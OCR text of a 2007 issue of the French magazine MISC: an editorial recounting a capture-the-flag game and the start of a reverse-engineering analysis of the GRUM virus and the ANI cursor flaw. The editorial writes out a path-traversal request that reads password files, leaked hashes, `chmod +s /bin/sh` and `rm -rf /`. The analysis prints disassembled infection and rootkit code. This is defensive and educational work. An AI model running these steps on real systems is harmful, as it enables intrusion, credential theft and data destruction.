misc
31 - Mai/Juin 2007

misc

Multi-System & Internet Security Cookbook

31 Mai Juin 2007

100 % SÉCURITÉ INFORMATIQUE

[DOSSIER]

LE RISQUE VoIP

Le PABX est-il votre faiblesse ?

1/5 Les protocoles SIP et H323 (p. 16)

2/5 Best practices de sécurité (p. 26)

3/5 Authentification dans SIP et application à SIP.edu (p. 35)


4/5 Simuler et étudier les attaques VoIP (p. 42)

5/5 Convergence fixed-mobile : UMA sur le devant de la scène ? (p. 56)

CRYPTOGRAPHIE

RSA / injection de fautes / contre-mesures

Attaques et contre-attaques de RSA sur cartes à puce (p. 10)



[VIRUS]

Découvrez comment le virus PE GRUM exploite la faille ANI (p. 04)

virus / infection PE / reverse engineering / protections / analyse de code /anti-émulation

[FOCUS]

Utilisez sudo pour déléguer vos droits root (p. 80)

Unix / privilèges / subrogation

RÉSEAU

IDS : Détectez les postes compromis (p. 64)

détection d'intrusion / analyse de trafic

[Édito]

Capture The Flag

Il était une fois, dans l'autre pays des banques et chambres de compensation, une conférence bien sympathique (*hack.lu*). Lors de la précédente édition, un clone du nain Gimli organise à la dernière minute un « *capture the flag* » (CTF), jeu où il s'agit de passer différentes épreuves pour prendre le contrôle d'une machine. Le challenge commence dans 30 minutes. Mais, pas le temps d'attendre, on va « tester » le formulaire d'inscription :

```
team name: <iframe src="http://hacker.joe.justgotowned.com">
contact : J34n-K3vln
```

Cela suffit à L, R et F : ils créent la « *team* Bisounours » pour montrer à tous les *l4m3rZ* présents qui sont les rois du net. Le formulaire est retiré pour quelques minutes...

Je vous passe les 3 premiers niveaux, les Bisounours prennent la tête tout de suite pour ne plus la lâcher. Signalons juste un premier travers dans la configuration du serveur :

```
http://192.168.1.235/cgi-bin/stage1?message=../../../../etc/passwd
```

L'équipe récupère ceci :

```
breakme:*:1001:1001:stage1="g5MwXojjEagLz2m3JsUPEg==":/home/breakme:/home/ctf/kensh.py
```

Mais, en plus, elle récupère aussi le `master.passwd` (tiens, un FreeBSD !) :

```
http://192.168.1.235/cgi-bin/stage1?message=/etc/master.passwd
# $FreeBSD: src/etc/master.passwd,v 1.39 2004/08/01 21:33:47 markm Exp $
root:$1$EqnLMOxK$mpszXwuY1KbcL0trM1wwR0:0:0::0:0:Charlie:/root:/usr/local/bin/bash
...
team1:$1$cg$FU8moKe2TXUTsceY4W.4#/:1004:1100::0:0:Team-Hackers:/home/team1:/usr/sbin/nologin
team2:$1$6xEYBUYU$F67iwz8LvAhF6CFyMWamX.:1005:1100::0:0:RedTeam:/home/team2:/usr/sbin/nologin
...
team21:$1$tH$1gkm5kHrIdktOYmOLeWik.:1006:1100::0:0:bisounours:/home/team21:/usr/sbin/nologin
```

John donne un bon coup de main pour casser le mot de passe du compte `breakme` (`bananal`)... et des concurrents :-) Passons au niveau suivant, avec un binaire à analyser : un *stack overflow* après l'authentification. Problème, personne ne parvient à s'authentifier sur le serveur. L'équipe, vers 1h du matin, croise l'organisateur qui réalise qu'il a oublié de créer les comptes ! Il répare cela... mais l'heure et l'urgence lui font commettre quelques erreurs, nous y reviendrons. L'exploit finit par marcher, et signalons la performance :

⇨ L explore la machine sous toutes ses coutures.
⇨ F analyse le binaire et explique l'exploit.
⇨ R code l'exploit... en NASL !

Rien de tel qu'un `remote` sur un FreeBSD à 1h du matin pour briller en société ! Bon, hop, l'équipe a la main sur le serveur et, là, c'est le drame... :-D

En cherchant un peu, ils trouvent un `.forward` dans le compte `ctf` qui reçoit les mails de validations, qui renvoie les mails vers un script `StageParser.py` (et là, Python, c'est bon !) :

```
$ cat StageParser.py
...
stage_keys = [ "3akRQxNE859f4ITv7Y8gOA==", "g5MwXojjEagLzZm3JsUPEg==", ... ]
```

HAHAHAHAHAHAHAHAHAHAHAHAHAHAHAHAHAHAHAHA ! Moment d'extase du genre « cri de la base SAM qui traverse le réseau » :-) Bon, bon voilà, le challenge est terminé... ou presque, gnark gnark gnark ! Étape suivante, prendre le contrôle de la base de données :

```
conn = db.connect(user="root", passwd="superchallenge", host="localhost", db="teamsubmit")
```

Quelques minutes plus tard, la page de résultats affiche :

```
Stage 7 (1)
      bisounours (1) @ Fri Oct 20 03:13:37 EDT 2006
```

C'est bon, la team peut aller se coucher et reprendre des forces. Le lendemain, elle réalise que les adversaires n'ont pas encore avancé. Sauf que... vers midi, l'infâme RedTeam (qui avait perdu son mot de passe la veille et à qui les Bisounours l'avaient sympathiquement redonné) vient de valider le niveau 6 : c'est la guerre !

Nos héros se reconnectent sur la machine, avec le compte `RedTeam`, grâce à son exploit en NASL. Sauf que cette fois, ils sont *root* sur la machine (alors qu'hier, ils n'arrivaient pas à passer root). En fait, la RedTeam a trouvé un script Python SetUID root, qui leur a permis d'exécuter un `chmod +s /bin/sh` et, donc, la team Bisounours a un pot ÉNORME de bénéficier de leur *shell* root.

Bref, les Bisounours ne veulent pas se faire passer devant. Mesure 1, bloquer l'accès : `echo exit > /home/team2/.shrc`.

Oups, pardon, on n'a pas fait exprès :) Ils peuvent toujours se connecter avec le compte d'une autre team. Ils sont bons chez RedTeam. Ils doivent aussi avoir cassé d'autres mots de passe.

Ils sont bons et joueurs, comme les Bisounours. Et là, ça dérape complètement :

⇨ Les Bisounours font un `chflags schg <database>` (en gros, on ne peut plus modifier le fichier), puis passent en *securelevel* 2.
⇨ La RedTeam change la page HTML qui affiche les résultats et crée un niveau 8 virtuel qu'ils viennent de valider.
⇨ Les Bisounours passent au plan B : installation d'un serveur web avec sa propre page web de résultats :

```
Final Stage (not for tiny girls) (1)
bisounours (1) @ Fri Oct 20 18:16:35 EDT 2006

Stage 8 (1)
RedTeam (1) @ Fri Oct 20 18:16:36 EDT 2006
```

Et *ARP spoofing* massif sur tout le réseau pour rediriger le trafic vers cette page.

Et là, ça tourne à la guerre totale. Les Bisounours ont malencontreusement cassé le fichier `master.passwd`, le serveur de base de données est corrompu, toute connexion vers le serveur se prend un RST. Bref, ça barde ! Intervention malheureuse de l'équipe FrenchFries qui croit que les 2 autres équipes ont effacé des fichiers sur le serveur : ils lancent un `rm -rf /`. Fin du jeu, le serveur n'est plus bon à rien... comme les joueurs, trop morts de fatigue et de rire.

Moralités :

1▶ Les Bisounours ont gagné.
2▶ Ne laissez jamais un Bisounours dans votre dos... ou sur votre machine.

Tout ça pour dire que ce jeu était un excellent exemple de la meilleure manière de faire de la sécurité. Les équipes avaient des joueurs avec des profils très différents, mais elles ont su utiliser les connaissances et la malice de chacun de manière très complémentaire. Ne croyez pas les gens qui prétendent pouvoir tout faire en sécurité, ça n'existe pas (c'est comme les antivirus qui protègent de 100% des virus connus et inconnus). Accessoirement, *hack.lu* revient en octobre prochain :-) Heureusement, pour attendre jusque-là, il y a aussi SSTIC qui arrive. Enfin, pour ceux qui ont pu avoir des places...

Un dernier mot à propos de travail en équipe : je tiens à remercier particulièrement Guillaume Arcas, Axelle Apvrille et Victor Vuillard pour leur aide à la confection de ce numéro.

Bonne lecture,

Fred Raynal

[Sommaire] 31

VIRUS [04 - 09]
> Analyse du virus PE GRUM

CRYPTOGRAPHIE [10 - 15]
> Des souris et des chats : attaques et contre-attaques de RSA sur cartes à puce

DOSSIER [16 - 63]
[Le risque VoIP]
> Les protocoles VoIP : H.323 & SIP / 16 → 25
> VoIP : risques et contre-mesures / 26 → 32
> Authentification dans SIP et présentation du projet SIP.edu / 35 → 40
> La plate-forme WHIZ : simuler et étudier les attaques VoIP / 42 → 54
> Convergence Fixed-Mobile : UMA (Unlicensed Mobile Access) sur le devant de la scène ? / 56 → 63

RÉSEAU [64 - 67]
> Mon serveur DNS, mon IDS oublié

SYSTÈME [68 - 71]
> Acquisition de données sur les mobiles

FICHE TECHNIQUE [72 - 79]
> Fiche pratique : sécuriser un poste client Windows XP SP2 / 72 → 75
> Attaque sur les VLAN « Yersinia » / 76 → 79

FOCUS [80 - 82]
> Root ou pas root, sudo est-il la réponse ?

> Abonnements et Commande des anciens Nos [33/34/41]

Analyse du virus PE GRUM

Le 27 mars 2007 à Beijing, 23h00 heure locale, le site chinois de recherche antivirus « Malware-Test.com », [1] annonce l'utilisation d'un 0day pour Windows par des sites malicieux. Microsoft publiera un advisory deux jours plus tard, le 29 mars. La vulnérabilité réside dans la gestion des curseurs animés de Windows. À l'aide d'un curseur animé mal formé, il est possible d'exécuter du code sur une machine, et donc de l'infecter. Le problème étant dans user32.dll, Internet Explorer, Firefox, Outlook, etc. sont affectés. Commence alors une croissance de sites malicieux utilisant cette vulnérabilité, qui ne sera patchée [2] qu'à partir du 3 avril 2007. Lors de la rédaction de cet article, plus de 2000 sites exploitent la faille .ANI pour propager des codes malicieux [3]. Cet article présente l'analyse d'un virus installé à l'aide de cette vulnérabilité.

mots clés : *virus / infection PE / reverse engineering / protections / analyse de code / anti-émulation*

Introduction – Présentation de la faille exploitée

La vulnérabilité réside dans `USER32.dll`. Lorsque Windows charge un curseur animé, Windows commence par vérifier le curseur, en examinant le début du *header*. Celui-ci doit contenir les lettres « RIFF ». Ensuite, la fonction `_LoadCursorIconFromFileMap` est exécutée. C'est dans cette fonction, et plus précisément, dans la sous-fonction `LoadAniIcon` qu'il est possible d'exploiter la vulnérabilité. En présence d'un curseur non malicieux, le programme continue son exécution juste après `LoadAniIcon` et tout fonctionne correctement. Par contre, en présence d'un curseur malicieux, l'adresse de retour de `LoadAniIcon` est modifiée pour pointer vers une instruction qui va permettre l'exécution d'un *shellcode*.


L'adresse de retour est écrasée à l'aide d'une fonction qui copie le header `anih` sur la pile. La taille du header est normalement de 0x24 bytes. Aucune vérification n'est effectuée, et il est possible de modifier la taille du header. En utilisant une taille de header plus grande, la fonction de copie va remplir la pile jusqu'a écraser l'adresse de retour de la fonction `LoadAniIcon`. Dès lors, lorsque celle-ci se termine et exécute l'instruction `RET`, le code est transféré et le shellcode est exécuté.

Dans la majorité des exploits existants, l'adresse de retour est changée par l'adresse d'un *call* [ebx+4] présent dans `User32.dll`. Il est donc possible de rediriger le code vers un shellcode.

1. Vecteur de propagation

Une large campagne de *spam* est menée avec pour sujet « *Hot Pictures of Britiney Speers* ». Les personnes recevant le spam sont invitées à cliquer sur un lien pour voir une photo de la star nue.

Voici une capture d'écran :



1

L'email est écrit en HTML, et utilise des techniques pour contourner les *antispams*. Le lien conduit les utilisateurs sur un site malicieux qui contient des JavaScripts avec obfuscation de code. Une fois le script décodé, les personnes sont redirigées sur le même site, mais cette fois, vers un `.ANI` malicieux. Le shellcode télécharge et lance un exécutable sur la machine, sans aucune intervention humaine. Le nom de l'exécutable installé est `200.exe`.

Capture d'écran du script :

2

Le serveur principal qui héberge l'exploit est localisé en Russie et a déjà été utilisé dans le passé, pour installer des *rootkits*, des chevaux de Troie et autres codes malicieux.

2. Anti reverse engineering – TLS callbacks + anti-émulation

Lors du désassemblage de l'exécutable installé sur la machine par l'exploit, on constate que le point d'entrée du programme est totalement incompréhensible, car le code n'est pas valide. La seule explication possible est la présence d'un *callback* TLS, qui permet d'exécuter du code avant que le point d'entrée de l'application soit exécuté. Cette technique est pratique pour ralentir l'analyse statique. Voici à quoi ressemble le point d'entrée encodé :

```
.temp:00446000              public start
.temp:00446000 start:                                ; DATA XREF:
                                                       TlsCallback_0+5Ao
.temp:00446000              and     al, 62h
.temp:00446002              add     esp, ebp
.temp:00446004              out     dx, eax
```

Nicolas Brulez
nbrulez@websense.com
Virus Researcher – Websense Security Labs
http://www.websense.com/securitylabs/

```
.temp:00446005                jz      short loc_446037
.temp:00446007                shr     byte ptr [esi+20h], 1
.temp:0044600A                fucom   st(7)
.temp:0044600C                pop     esp
.temp:0044600D                push    ds
.temp:0044600E                dec     ebp
.temp:0044600F                in      al, dx
.temp:00446010                cdq
.temp:00446011                sbb     eax, 9D99E7EDh
.temp:00446016                pop     ds
.temp:00446017                in      al, dx
.temp:00446018                cdq
.temp:00446019                sbb     eax, 1D99EC3Dh
.temp:0044601E                frstor  byte ptr [edi]
.temp:00446020                cdq
.temp:00446021                sbb     eax, 1D99E7DDh
.temp:00446026                fucom   st(7)
.temp:00446028                cdq
.temp:00446029                loope   loc_446048
.temp:0044602B                jmp     far ptr 1D99h:0E7DD1D99h
.temp:0044602B ; ---------------------------------------------------------------
.temp:00446032                dw 0E7DDh
.temp:00446034                db 99h, 1Dh, 0EDh
```

Et voici le code du callback TLS, responsable du décodage du point d'entrée, avant son exécution :

```
.text:00401000                public TlsCallback_0
.text:00401000 TlsCallback_0  proc near       ; DATA XREF: .text:TlsCallbackso
.text:00401000                push    esi
.text:00401001                push    edi
.text:00401002                push    ebx
.text:00401003                push    17DD1877h
.text:00401008                pop     edx
.text:00401009                xor     edx, 1822E7D1h
.text:0040100F
.text:0040100F compute_EAX:                   ; CODE XREF: TlsCallback_0+23j
.text:0040100F                add     edx, 1
.text:00401015                mov     eax, edx
.text:00401017                sub     eax, 0E7DD1B35h
.text:0040101D                cmp     eax, 3045C732h
.text:00401023                jnz     compute_EAX
.text:00401029                mov     ebx, 0C7971C95h
.text:0040102E                add     ebx, 1822F902h
.text:00401034                add     ebx, 0FFFFFBC8h
.text:0040103A                add     ebx, 1822FC3Eh
.text:00401040
.text:00401040 Compute_EBX:                   ; CODE XREF: TlsCallback_0+54j
.text:00401040                add     ebx, 4
.text:00401046                mov     ecx, ebx
.text:00401048                add     ecx, 1822F5F3h
.text:0040104E                cmp     ecx, 1822F824h
.text:00401054                jnz     Compute_EBX
.text:0040105A                mov     edi, offset Point_Entree
.text:0040105F
```

```
.text:0040105F Decode_Entry_Point:            ; CODE XREF: TlsCallback_0+73j
.text:0040105F                add     [edi], edx      ; EDX = clé de décodage
.text:00401061                add     edi, 0E7DCE899h ; Ces deux instructions
                                                      ADD, font en fait:
                                                      ADD EDI,4
.text:00401067                add     edi, 1823176Bh
.text:0040106D                sub     ebx, 1
.text:00401073                jnz     Decode_Entry_Point
.text:00401079                pop     ebx
.text:0040107A                pop     edi
.text:0040107B                pop     esi
.text:0040107C                retn    0Ch     ; Windows Takes Over and calls
                                                the entry point
.text:0040107C TlsCallback_0  endp
.text:0040107C
.text:0040107C ; ---------------------------------------------------------------
```

Cette routine peut paraître étrange, mais elle est en fait très simple. Ce code utilise plusieurs longues boucles pour générer des valeurs utiles au décodage du point d'entrée. L'exécution de ces boucles est très rapide sur une machine réelle, mais peut être très longue dans un émulateur et donc poser des problèmes de ralentissement du scanner d'un antivirus. De plus, si les callbacks TLS ne sont pas supportés par l'émulateur, il tentera d'exécuter le point d'entrée directement, et stoppera sur du code invalide. La technique utilisée dans ce virus est assez naïve, car il est possible de décoder sans effectuer les boucles, une fois les valeurs nécessaires connues. Dans la boucle finale qui décode le point d'entrée, on aperçoit deux ADD sur EDI. C'est une obfuscation, qui peut être traduite en : ADD EDI, 4. Il s'agit donc d'une boucle de décodage de doubles mots.

3. Installation et infection d'exécutables


`200.exe` commence par se copier dans le répertoire `temp` de l'utilisateur courant sous le nom de `Winlogon.exe`, et exécute le nouveau fichier pour devenir résident. Ensuite, `200.exe` génère un *batch* qu'il exécute, puis se ferme. Le `.bat` s'occupe d'effacer `200.exe`, puis s'auto-efface par la suite (`del %0`).

`Winlogon.exe`, qui a maintenant pris la main, s'assure une exécution à chaque *boot* de Windows en modifiant la base de registre (`Software\Microsoft\Windows\CurrentVersion\Run`) et vous verrez par la suite qu'il utilise aussi une technique de rootkit pour cacher sa résidence mémoire.

L'infection de fichiers peut alors commencer, car le virus est résident et invisible à l'utilisateur. Le virus infecte tous les fichiers listés dans la clé de registre : `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`. Dans cette clé, on retrouve les applications qui sont lancées quand Windows redémarre, et elles sont toutes infectées par ajout de code dans la dernière section du programme. L'intérêt de cette technique est de pouvoir exécuter le virus à chaque redémarrage de Windows sans avoir à modifier la base de registre, qui peut être surveillée par certains *antispywares* et autres programmes de protection.

Dans la figure3, on peut voir que le virus fait une copie de sauvegarde des fichiers infectés. En effet, la copie utilise l'extension .RGN et permet une désinfection simple du virus. La copie de sauvegarde n'est pas utilisée par le virus, il ne s'agit pas d'un virus compagnon. L'utilisation de fichiers *goats* permet de récupérer plusieurs souches de l'infection, pour ensuite l'analyser.

L'infection PE est classique. La dernière section de l'exécutable est agrandie, pour contenir le code du virus ainsi que le code d'une dll, comme vous pourrez le constater plus loin dans l'article.



3

```
.rsrc:01057CE8                mov     edi, [esi+IMAGE_DOS_HEADER.e_lfanew]
.rsrc:01057CEE                add     edi, esi
.rsrc:01057CF0                movzx   eax, [edi+IMAGE_NT_HEADERS32.FileHeader.
                                      NumberOfSections]
.rsrc:01057CF4                dec     eax
.rsrc:01057CF5                imul    eax, 28h        ; Go to last Section HEADER
.rsrc:01057CF8                movzx   edx, [edi+IMAGE_NT_HEADERS32.FileHeader.
                                      SizeOfOptionalHeader]
.rsrc:01057CFC                lea     edx, [edi+edx+18h]
.rsrc:01057D00                add     edx, eax
.rsrc:01057D02                push    edi
.rsrc:01057D03                mov     eax, [edx+IMAGE_SECTION_HEADER.VirtualAddress]
.rsrc:01057D06                add     eax, [edx+IMAGE_SECTION_HEADER.SizeOfRawData]
.rsrc:01057D09                mov     [edi+IMAGE_NT_HEADERS32.OptionalHeader.
                                      AddressOfEntryPoint], eax ;
                                      Virus Entry Point
.rsrc:01057D0C                mov     edi, [edx+IMAGE_SECTION_HEADER.PointerToRawData]
.rsrc:01057D0F                add     edi, [edx+IMAGE_SECTION_HEADER.SizeOfRawData]
.rsrc:01057D12                add     edi, [ebp+var_C]
.rsrc:01057D15                lea     esi, ds:401000h
.rsrc:01057D1B                mov     ecx, 227B3h     ; Virus Size
.rsrc:01057D20                push    ecx
.rsrc:01057D21                rep movsb               ; Copy Virus Code
.rsrc:01057D23                pop     ecx
.rsrc:01057D24                pop     edi
.rsrc:01057D25                add     [edx+10h], ecx
.rsrc:01057D28                mov     ecx, [edx+10h]
```

```
.rsrc:01057D2B                cmp     ecx, [edx+8]
.rsrc:01057D2E                jbe     short loc_1057D38
.rsrc:01057D30                mov     [edx+8], ecx
.rsrc:01057D33                add     ecx, [edx+0Ch]
.rsrc:01057D36                jmp     short loc_1057D3E
.rsrc:01057D38 ; ---------------------------------------------------------------
.rsrc:01057D38
.rsrc:01057D38 loc_1057D38:                           ; CODE XREF:
                                                      sub_1057BF9+135j
.rsrc:01057D38                mov     ecx, [edx+8]
.rsrc:01057D3B                add     ecx, [edx+0Ch]
.rsrc:01057D3E
.rsrc:01057D3E loc_1057D3E:                           ; CODE XREF:
                                                      sub_1057BF9+130j
.rsrc:01057D3E                mov     [edi+50h], ecx
.rsrc:01057D41                mov     [edx+IMAGE_SECTION_HEADER.
                                      Characteristics], 0E0000000h
.rsrc:01057D48                mov     [edi+IMAGE_NT_HEADERS32.OptionalHeader.
                                      Win32VersionValue], 12321243h ;
                                      Infection Mark
```

Le virus utilise une marque d'infection pour ne pas réinfecter les fichiers déjà contaminés. Ici, il s'agit de la valeur 0x12321243 placée dans le champ Win32VersionValue du PE Header. Le point d'entrée est modifié pour pointer vers la dernière section, agrandie pour recevoir le code du virus. L'exécution d'une application infectée débute par le code malicieux qui génère un nouveau *thread* viral pour rendre ensuite la main à l'application hôte qui s'exécute normalement aux yeux de l'utilisateur :

```
.rsrc:0103729F ; ---------------------------------------------------------------
.rsrc:0103729F
.rsrc:0103729F loc_103729F:                           ; CODE XREF: start+0j
.rsrc:0103729F                call    sub_10588D3
.rsrc:010372A4                push    eax
.rsrc:010372A5                lea     eax, [ebx+4011BAh]
.rsrc:010372AB                xchg    eax, [esp+4+var_4]
.rsrc:010372AE                push    0
.rsrc:010372B0                push    0
.rsrc:010372B2                push    eax
.rsrc:010372B3                lea     eax, [ebx+4221CDh]
.rsrc:010372B9                xchg    eax, [esp+10h+var_10]
.rsrc:010372BC                push    0
.rsrc:010372BE                push    0
.rsrc:010372C0                call    [ebx+CreateThread] ;
                                      Execute Virus Thread
.rsrc:010372C6                push    0
.rsrc:010372C8                call    [ebx+GetModuleHandle]
.rsrc:010372CE                add     eax, [ebx+Application_EntryPoint_RVA] ;
                                      ImageBase + RVA Entry Point
.rsrc:010372D4
.rsrc:010372D4 loc_10372D4:                           ; CODE XREF: start+70j
.rsrc:010372D4                                        ; start:loc_103729Dj
.rsrc:010372D4                pop     ebx
.rsrc:010372D5                jmp     eax             ; Execute Application
.rsrc:010372D5 start          endp
.rsrc:010372D5
.rsrc:010372D5 ; ---------------------------------------------------------------
```

L'application hôte est exécutée à l'aide d'un JMP EAX. Pendant que l'application est lancée, le virus vérifie plusieurs *mutex* pour s'assurer qu'au moins une instance du virus est résidente en mémoire, et assure l'action de rootkit et de *relay spam*.

4. Rootkit userland

Le virus contient, comme vous avez pu le lire plus haut, une fonctionnalité de rootkit, qui lui permet de cacher son *process* et ses fichiers pour rester furtif sur la machine. Le process `WinLogon.exe` lancé depuis le répertoire `temp`, n'est pas visible dans le gestionnaire de tâches, ni dans aucun outil de gestion de processus à cause du rootkit. L'utilisateur ne peut donc pas remarquer la présence d'un fichier suspect en mémoire. Le rootkit cache aussi un fichier `WinLogon` sur le disque, mais cette fois-ci, non pas le fichier malicieux, mais le vrai `Winlogon` de Windows. Il s'agit probablement d'un bug de conception, et seule l'application malicieuse aurait dû être invisible sur le disque.

Pour pouvoir cacher ses processus, et ses fichiers, le virus *hooke* (détourne) des fonctions de ntdll, qui permettent de récupérer la liste des process et de lister les fichiers dans les répertoires. Lorsqu'une application comme le gestionnaire de tâches de Windows liste les process, le hook ne retournera jamais le process malicieux, et passera directement au process suivant, résultant une invisibilité totale pour toutes applications *userland*. De la même façon, il ne listera jamais le fichier à cacher, et passera au fichier suivant lorsque la fonction traite le fichier malicieux.


GMER utilise une technique générique pour détecter les rootkits userland. Il suffit d'appeler les fonctions directement à l'aide de l'int 0x2E (sous XP, `sysenter` est utilisé), et d'appeler la fonction exportée (et donc hookée par le rootkit), pour ensuite comparer leur résultat. S'ils diffèrent, un rootkit userland est présent en mémoire, et filtre les valeurs retournées. Il est impossible de détourner l'int 0x2Eh en restant en userland, c'est pourquoi cette technique est générique à tout rootkit Ring 3.

De plus, il n'est même pas nécessaire d'être *admin* pour détecter la présence des rootkits userland.

Voici ce que l'on peut voir avec le détecteur de rootkit userland gratuit GMER Catchme :

```
-----------------------------------------
catchme 0.2 W2K/XP/Vista - userland rootkit detector
by Gmer, 17 October 2006
http://www.gmer.net

detected NTDLL code modification:
ZwQueryDirectoryFile, ZwQuerySystemInformation

scanning hidden processes ...
winlogon.exe [1464]

scanning hidden services ...

scanning hidden autostart entries ...

scanning hidden files ...
C:\WINDOWS\system32\winlogon.exe 507904 bytes

scan completed successfully
hidden processes: 1
hidden services: 0
hidden files: 1
-----------------------------------------
```

On peut ainsi voir que le véritable `winlogon.exe` est caché sur la machine, et il ne sera donc pas visible dans l'explorateur Windows. À l'aide de la version graphique de GMER (qui détecte aussi les rootkits *kernel*), on peut voir que le processus caché est bien le `WinLogon.exe` présent dans le répertoire `temp` :



4

Si on observe la fonction `ZwQueryDirectoryFile` (dans ntdll) en mémoire, on s'aperçoit qu'elle est hookée :

```
.text:7C91DF5E ; Exported entry 234. NtQueryDirectoryFile
.text:7C91DF5E ; Exported entry 1043. ZwQueryDirectoryFile
.text:7C91DF5E
.text:7C91DF5E ; ||||||||||||||| S U B R O U T I N E |||||||||||||||||||||||||||||||||||||||
.text:7C91DF5E
.text:7C91DF5E
.text:7C91DF5E                public ZwQueryDirectoryFile
.text:7C91DF5E ZwQueryDirectoryFile proc near
.text:7C91DF5E                push    1406CBh         ; NtQueryDirectoryFile
.text:7C91DF63                retn
.text:7C91DF63 ZwQueryDirectoryFile endp ; sp = -4
.text:7C91DF63
.text:7C91DF63 ; ---------------------------------------------------------------------------
```

Grâce à la fonction `Load Additional Binary File` d'IDA, il est possible de charger un *dump* d'une page (allouée via `VirtualAlloc` par le rootkit), dans une image du ntdll hooké pour analyse statique. On peut donc ainsi suivre le hook en statique et retrouver le code malicieux :

```
seg000:001406C8 ; ---------------------------------------------------------------------------
seg000:001406C8                push    ebp
seg000:001406CC                mov     ebp, esp
seg000:001406CE                add     esp, 0FFFFFFFCh
seg000:001406D1                push    esi
seg000:001406D2                push    edi
seg000:001406D3                push    ebx
seg000:001406D4                push    dword ptr [ebp+30h]
seg000:001406D7                push    dword ptr [ebp+2Ch]
seg000:001406DA                push    dword ptr [ebp+28h]
seg000:001406DD                push    dword ptr [ebp+24h]
seg000:001406E0                push    dword ptr [ebp+20h]
```

```
seg000:001406E3                 push    dword ptr [ebp+1Ch]
seg000:001406E6                 push    dword ptr [ebp+18h]
seg000:001406E9                 push    dword ptr [ebp+14h]
seg000:001406EC                 push    dword ptr [ebp+10h]
seg000:001406EF                 push    dword ptr [ebp+0Ch]
seg000:001406F2                 push    dword ptr [ebp+8]
seg000:001406F5                 call    original_function
seg000:001406FA                 push    eax
seg000:001406FB                 call    sub_140960
seg000:00140700                 or      eax, eax
```

Le détecteur de rootkit nous annonce deux fonctions hookées, mais il y a en fait 5 fonctions hookées par le virus :

```
* ZwCreateThread
* ZwQueryDirectoryFile
* ZwQueryInformationThread
* ZwQuerySystemInformation
* ZwResumeThread
```

